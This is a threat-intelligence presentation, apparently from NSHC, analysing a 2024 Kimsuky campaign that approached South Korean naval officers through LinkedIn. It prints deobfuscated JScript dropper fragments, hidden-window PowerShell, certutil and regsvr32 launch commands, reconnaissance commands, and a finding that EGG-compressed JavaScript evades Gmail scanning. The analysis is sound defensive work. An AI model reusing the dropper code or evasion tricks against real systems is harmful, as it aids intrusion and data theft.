Kimsuky Wanna Be Your Social Network Friend

Hankuk Jo, Sangyoon Yoo, Jeonghee Ha
Threat Research Lab of NSHC

ABOUT US

Hankuk Jo - hkjo@nshc.net
Senior Researcher, Threat Research Lab at NSHC

HanKuk Jo is a researcher at the Threat Research Lab of NSHC, specializing in cybersecurity and threat intelligence. He is passionate about sharing his insights and primarily focuses on analyzing the tactics, techniques, and procedures (TTPs) employed by cyber attackers, leveraging threat intelligence data.

Sangyoon Yoo - yoosy@nshc.net
Senior Researcher, Threat Research Lab at NSHC

Sangyoon Yoo is a seasoned professional in the field of cyber threat intelligence and research, currently working at the Threat Research Lab of NSHC. With a strong background in analyzing and researching various cybersecurity threats, Sangyoon has developed expertise in threat intelligence, game hacking tools, and malware analysis.

Jeonghee Ha - jhha@nshc.net
Researcher, Threat Research Lab at NSHC

Jeonghee Ha is a researcher at the Threat Research Lab of NSHC. Previously, JeongHee worked as an Incident Response Analyst and also has experience in CERT, analyzing threat events and providing first response. Jeonghee is primarily interested in threat data related to cybercrime groups and has a strong interest in digital forensic techniques.

Please strictly refrain from spreading any information about individuals (e.g., victims or personas) included in this presentation.

Do you know Little Red Riding Hood?

- Everyone knows the story of Little Red Riding Hood, where a young girl is deceived by a cunning wolf disguised as her grandmother
- This story shows a striking similarity to the social engineering tactics used in the hacking activities of Kimsuky, a North Korean government-sponsored hacking group.
- We compared the hacking activities of Kimsuky, which took place in June 2024, to the story of Little Red Riding Hood

How The Wolf Put Little Red Riding Hood in Danger?


- **Reconnaissance (1/2)**
  - Kimsuky used the professional networking platform LinkedIn
  - Information on potential targets is readily accessible on LinkedIn


Category	Vitctim A	Vitctim B	Vitctim C
Career	Navy Command and Control Communications (C3) Planning Officer Navy C4I Interoperability Officer Fleet Command Operations Planning Officer	Navy HQ Software Development/Integration Officer Navy Surface Combat Officer	Navy Communications Infrastructure Officer Fleet Command Weapons/Combat Systems Officer Fleet Task Force Communications Planning Officer
Education	Republic of Korea Naval Academy	Republic of Korea Naval Academy	Republic of Korea Naval Academy

Information about victims approached by Kimsuky via LinkedIn

How The Wolf Put Little Red Riding Hood in Danger?

- **Reconnaissance (2/2)**
  1. The LinkedIn profile setup screen where users can provide detailed information about their career, education, and skills
  2. The screen showing a search for Republic of Korea Naval Academy on LinkedIn





How The Wolf Put Little Red Riding Hood in Danger?

- Resource Development (1/6)

Venue only

How The Wolf Put Little Red Riding Hood in Danger?

- Resource Development (2/6)

Venue only

How The Wolf Put Little Red Riding Hood in Danger?

- Resource Development (3/6)

Venue only

How The Wolf Put Little Red Riding Hood in Danger?

- Resource Development (4/6)


Venue only

How The Wolf Put Little Red Riding Hood in Danger?

- Resource Development (5/6)

Venue only

How The Wolf Put Little Red Riding Hood in Danger?



- **Resource Development (6/6)**
  1. Kimsuky verified the registration information of the IP address linked to the attack server domain
  2. Kimsuky set up its attack infrastructure using a VPS/VDS server provider
  3. This provider does not require any email or phone number verification during account registration
  4. Additionally, the service costs can be paid using cryptocurrency

Server Domain	IP Address	Registrant Organization
proposalo.p-e.kr vamboo.n-e.kr	95.164.62.157	STARK INDUSTRIES SOLUTIONS LTD.

Server IP Address Registration Information

How The Wolf Put Little Red Riding Hood in Danger?

- Initial Access (1/6)

Venue only

How The Wolf Put Little Red Riding Hood in Danger?

- Initial Access (2/6)

Venue only

How The Wolf Put Little Red Riding Hood in Danger?

- **Initial Access (3/6)**
  - Upon checking the email header of the spear-phishing email, it was confirmed that the email passed all email authentication protocol checks
  - As a result, the receiving mail server recognized the spear-phishing email as a legitimate, unaltered message and considered the sender to be trustworthy


Email Authentication Protocol	Authentication Result	Meaning of PASS
SPF (Sender Policy Framework)	PASS	The sending IP is included in the domain's allowed list.
DKIM (DomainKeys Identified Mail)	PASS	The digital signature is valid, and the email has not been altered.
ARC (Authenticated Received Chain)	PASS	SPF or DKIM passed successfully, making the message trusted.
DMARC (Domain-based Message Authentication, Reporting & Conformance)	PASS	The sending domain is not spoofed and has passed SPF or DKIM verification.

Email Authentication Protocol Results

How The Wolf Put Little Red Riding Hood in Danger?

- **Initial Access (4/6)**
  - In the spear-phishing email, analysis of the "Received" field revealed the IPv6 address of the sending mail server
  - The IPv6 address of the mail server that sent the phishing email was part of the IP range belonging to the Microsoft Datacenter in Seoul, South Korea
  - The selection of a mail server by Outlook when sending emails may be based on the IP geolocation at the time of account creation
  - This suggests that the phishing email sent by Kimsuky was processed through a Microsoft server in Seoul because the account was created using a South Korean IP geolocation

```
Received-SPF: pass (google.com: domain of gojangjs@hotmail.com designates
2a01:111:f403:d40f::1 as permitted sender) client-ip=2a01:111:f403:d40f::1;
Authentication-Results: mx.google.com;
       dkim=pass header.i=@hotmail.com header.s=selector1 header.b=CirBqzjf;
       arc=pass (i=1);
       spf=pass (google.com: domain of gojangjs@hotmail.com designates
       2a01:111:f403:d40f::1 as permitted sender)
       smtp.mailfrom=gojangjs@hotmail.com;
       dmarc=pass (p=NONE sp=NONE dis=NONE) header.from=hotmail.com
ARC-Seal: i=1; a=rsa-sha256; s=arcselector9901; d=microsoft.com; cv=none;
```



Microsoft Datacenter Located in Seoul, South Korea


How The Wolf Put Little Red Riding Hood in Danger?

- Initial Access (5/6)

Venue only

How The Wolf Put Little Red Riding Hood in Danger?


- **Initial Access (6/6)**
  - To understand why Kimsuky used an EGG compressed file, we conducted experiments to replicate their hacking activity
  - In the first experiment, malicious JavaScript was compressed into both ZIP and EGG formats, then sent via Google Drive links to a Gmail account
  - The ZIP file was detected by Gmail's virus scan, but the EGG file was not
  - A second experiment compressed a PE (Portable Executable) file into an EGG format
  - In this case, Gmail's virus scan successfully detected the malicious content
  - The experiments suggest that JavaScript malware compressed in EGG format can evade Gmail's virus scanning when sent via Google Drive links



Attachment Scanning in Gmail

How The Wolf Put Little Red Riding Hood in Danger?

- **Execution (1/2)**
  - Kimsuky tricked the target into downloading a compressed file from a Google Drive link
  - The downloaded file contained malicious JavaScript
  - When the target executed it, a PE (Portable Executable) malware was ultimately triggered



Kimsuky's Hacking Activities Conducted in June 2024

How The Wolf Put Little Red Riding Hood in Danger?

1

Stress Diagnosis Related

[스트레스 진단 관련]

아래 질문은 최근 몇 주 동안에 경험하셨거나 느끼셨던 육체적 심리적 상태에 대해 물어본 것입니다. 해당되는 곳에 체크하여 주십시오.

1. 현재 매우 편안하며 건강하다고 느낀다.
⓪ 항상 대부분 그렇다. ① 대부분 그렇다. ② 약간 그렇다. ③ 전혀 그렇지 않다.
2. 잠자고 난 후에도 개운한 감이 없다.
③ 항상 대부분 그렇다. ② 대부분 그렇다. ① 약간 그렇다. ⓪ 전혀 그렇지 않다.
3. 매우 피곤하고 지쳐 있어 먹는 것조차도 힘들다고 느낀다.
③ 항상 대부분 그렇다. ② 대부분 그렇다. ① 약간 그렇다. ⓪ 전혀 그렇지 않다.
4. 근심걱정 때문에 편안하게 잠을 자지 못한다.
③ 항상 대부분 그렇다. ② 대부분 그렇다. ① 약간 그렇다. ⓪ 전혀 그렇지 않다.
5. 정신이 맑고 깨끗하다고 느낀다.
⓪ 항상 대부분 그렇다. ① 대부분 그렇다. ② 약간 그렇다. ③ 전혀 그렇지 않다.
6. 기력(원기)이 왕성함을 느낀다.

2

```
kAb7uUNgO.dataType = "bin.base64";
kAb7uUNgO.text = kA5Ej9BxJU5;   // Encoded Data: kA5Ej9BxJU5 = "VFZxUU[...]"
aXemWU0Le31SP7l = kAb7uUNgO.nodeTypedValue;
wk81IC3usiPLv = new ActiveXObject("ADODB.Stream");
wk81IC3usiPLv.Open();
wk81IC3usiPLv.Type = 1;
wk81IC3usiPLv.Write(aXemWU0Le31SP7l);
wk81IC3usiPLv.SaveToFile(\\..\\ProgramData\\rXl8i3d.uVYM, 2);
wk81IC3usiPLv.Close();
```

3

```
wk81IC3usiPLv.SaveToFile(\\..\\ProgramData\\rXl8i3d.uVYM, 2);
wk81IC3usiPLv.Close();
if (mWqXU7x.FileExists(\\..\\ProgramData\\rXl8i3d.uVYM))  {
    try {
        w6k4Qa5s5.Run(powershell.exe -windowstyle hidden certutil -decode
        \\..\\ProgramData\\rXl8i3d.uVYM \\..\\ProgramData\\vlsWgGH.hx21, 0
        , true);
        WScript.Sleep(35 * 1000);
    } catch (e) {}

}
```

- **Execution (2/2)**
  1. The malicious JavaScript executes a decoy PDF to trick the target
  2. It decodes embedded PE malware within the script
  3. Depending on whether the file is an EXE or DLL, different PowerShell commands are executed to trigger the malware

Powershell Command
powershell.exe -windowstyle hidden cmd /c cmd /c regsvr32.exe /s /n /i:qazse123 \\..\\ProgramData\\vlsWgGH.hx21
powershell.exe -windowstyle hidden cmd /c cmd /c \\..\\ProgramData\\wZHSRs3.qBzm –user

PowerShell Commands to Trigger the Malware

How The Wolf Put Little Red Riding Hood in Danger?

1

```
kJiKndB8T = c0LuDlN.createElement("phYSiMf");
kJiKndB8T.dataType = "bin.base64";
kJiKndB8T.text = cqJHdapumzq;   // Encoded Data: cqJHdapumzq = "JVBERi[...]" ;
weuA7x3xTsOolr2 = kJiKndB8T.nodeTypedValue;
nTpsiDPXrjNuf = new ActiveXObject("ADODB.Stream");
nTpsiDPXrjNuf.Open();
nTpsiDPXrjNuf.Type = 1;
nTpsiDPXrjNuf.Write(weuA7x3xTsOolr2);
nTpsiDPXrjNuf.SaveToFile(\\..\\ProgramData\\스트레스설문지.pdf, 2);
nTpsiDPXrjNuf.Close();
if (mWqXU7x.FileExists(\\..\\ProgramData\\스트레스설문지.pdf))  {
    try {
        w6k4Qa5s5.Run("\"\\..\\ProgramData\\스트레스설문지.pdf\"");
    } catch (e) {
```

- **Defense Evasion (1/2)**
  1. Obfuscated JavaScript Malware
  2. Data RC4 Encryption
  3. Hiding Encrypted Data Using Fake PDF Headers

2

RC4 key encrypted with RSA public key

9A72.tmp.enc

```
Offset(d) 00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23
00000000  49 22 03 00 19 69 9F EE 25 49 33 C8 4E F4 E2 5A 60 0D 9D 12 0B 35 16 10
00000024  4B 99 49 22 34 CA 08 66 7F B5 7E EA F8 05 45 D5 9F B1 46 2C C5 D1 69 05
00000048  F4 25 F5 94 7A 3F 5D D9 62 FC 51 09 18 86 99 DB 4C 97 6D 44 0A CB 90 74
00000072  65 3F 06 63 C4 AA 3A 78 E8 46 E3 2A 7C 1D E8 79 7B 1F DD ED 27 06 0C 6C
00000096  37 74 A7 E5 1D 70 B7 0C DC 0A 06 D8 9B 72 3F 29 4E FC 11 55 E8 49 FE 5A
00000120  9E 51 20 FD 20 9E 54 8F AB F0 0A 7D BA 4B CB 3C D8 1B A9 3E 19 B9 64 42
00000144  40 68 B3 A5 27 F7 29 62 78 F3 11 92 00 F0 08 23 33 9C 15 8D F0 10 D5 7C
00000168  42 8F 32 3D EB 88 C8 03 EA FB 5F 6C 63 57 E8 2C 26 48 D7 A3 6E B8 0F 3D
00000192  91 17 60 DD F0 B7 EC F6 B7 CB 13 66 E4 F7 5A AD 7E 5B 72 16 6F 2F 44 42
00000216  64 B5 EE D5 13 94 47 B6 F4 C4 89 80 69 12 F0 53 22 2A 29 3B F6 AD 47 A7
00000240  A3 6C D6 5C 54 5D 8A A8 AC 2D E8 5F B8 B4 92 5B 0B 31 CB FA F6 CE 86 AE
00000264  82 01 0B FF 13 C4 D4 13 1B 31 E4 3F BD DB 9F 76 32 8B 2C 76 BF BE A4 86
00000288  4A A3 1E 6B 33 D8 4F 21 2C 14 44 35 F2 F0 5D 6B FF DB 5C 9E 99 5A EA BB
00000312  FC AB 5F B1 AA 7C F4 D3 25 A3 CA B4 DB 40 C6 79 55 57 33 AE 3C EB 8F 4E
00000336  0D 55 FF 84 EA 6E F9 EF FC C9 83 9C 59 A8 C7 35 EE 46 7A E1 A9 D8 A9 2D
00000360  AF D2 FF 3C 28 8D D3 EB E8 EC 27 C7 33 0B 22 3F 6F FD CE FD C2 C7 A8 C2
```

오프셋: 0 덮어쓰기

Compressed file encrypted with RC4 key

3

9A72.tmp.tmp

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  25 50 44 46 2D 31 2E 37 2E 2E 34 20 30 20 6F 62   %PDF-1.7..4 0 ob
00000010  6A 89 A7 86 BA E5 87 81 65 F2 92 09 0D 78 C4 6B   j‰§†°å‡.eò'..xÄk
00000020  3F 15 8F 60 A4 AC A5 82 65 EB FB 96 E3 5D 8D 58   ?..`¤¬¥‚eëû–ã].X
00000030  F7 5B 7B 82 FE 85 8A 1C 77 F9 A7 1F 1D 33 5D 22   ÷[{‚þ…Š.wù§..3]"
00000040  1D 21 45 68 C2 9A 32 FF 8F 0A 97 4C D8 E7 75 2D   .!EhÂš2ÿ..—LØçu-
00000050  13 D0 5E 09 A1 11 A2 74 F1 88 AD 54 D4 1A 38 3A   .Ð^.¡.¢tñˆ.TÔ.8:
00000060  36 0D 09 F9 7F A9 10 EC 21 F8 59 99 79 1D FB 6D   6..ù.©.ì!øY™y.ûm
00000070  5C D1 25 5A DC 0D C1 62 4F 8E 8F E1 74 03 DB B6   \Ñ%ZÜ.ÁbOŽ.át.Û¶
00000080  D2 32 89 6C C8 D2 F3 26 80 EF E2 BE 01 A4 CE 6D   Ò2‰lÈÒó&€ïâ¾.¤Îm
00000090  E4 8E FD 5F 8D AB 7B 90 3D 1A DB F7 57 E6 95 4B   äŽý_.«{.=.Û÷Wæ•K
000000A0  C2 35 11 34 2B 4E 77 8B 18 48 D9 C2 31 A0 DF C3   Â5.4+Nw‹.HÙÂ1 ßÃ
000000B0  01 0C 36 04 E6 A5 EF 32 C0 D5 65 20 6F 00 37 7A   ..6.æ¥ï2ÀÕe o.7z
000000C0  AD 15 7F 68 87 D6 1B 94 E8 02 82 DC 71 3A 4B 59   ...h‡Ö.”è.‚Üq:KY
000000D0  02 FE 07 A8 A7 0F 7C DE 09 91 C5 E1 21 5E 8C BC   .þ.¨§.|Þ.‘Åá!^Œ¼
```

프셋: 140 덮어쓰기

Fake PDF header | Checksum[4byte] | XOR Key[16byte] | Encoded Data

How The Wolf Put Little Red Riding Hood in Danger?

- **Defense Evasion (2/2)**
  - Used Software like VMProtect to Pack the Malware
  - Control flow, data, and bit/byte manipulation techniques match VMProtect's obfuscation methods

The same warning message as VMProtect appears

Instruction	Feature
XOR	Encrypts data, decrypting only during execution
NEG	Inverts values to hide data
NOT	Flips bits to impede analysis
JMP	Alters code flow to impede analysis
CALL	Dynamically calls functions to complicate flow
BSWAP	Reorders bytes to confuse data
ROL	Rotates data left to modify it
ROR	Rotates data right to modify it
SAR	Shifts bits right to complicate structure
SAL	Shifts bits left to complicate structure

Control flow, data, and bit/byte manipulation techniques

How The Wolf Put Little Red Riding Hood in Danger?

- **Discovery & Collection**
  - Collecting system information using LotL (Living off the Land) strategy

Command	Description
systeminfo	Retrieves basic system information
powershell Get-CimInstance -Namespace root/SecurityCenter2 -Classname AntivirusProduct	Retrieves information about installed antivirus software
ipconfig /all	Retrieves network interface information
arp -a	Retrieves ARP (Address Resolution Protocol) cache table information
net user	Retrieves system user account information
query user	Retrieves logged-in user session information

System Information Collection Commands

Path	Description
%ProgramFiles%, %ProgramFiles(x86)%	Program installation directories
%ProgramData%\Microsoft\Windows\Start Menu\Programs	Startup programs directory
%AppData%\Microsoft\Windows\Recent	Recent files directory
%UserProfile%\Desktop	Desktop files directory
%UserProfile%\Downloads	Downloads directory
%UserProfile%\Documents	Documents directory

File Listing Target Main System Paths


How The Wolf Put Little Red Riding Hood in Danger?

- **Command and Control & Exfiltration**
  1. The collected information is transmitted in a form disguised as a PDF document
  2. The command and control data is disguised as a PDF format to evade detection

1

Data Sent to the Attack Server via HTTP POST Method

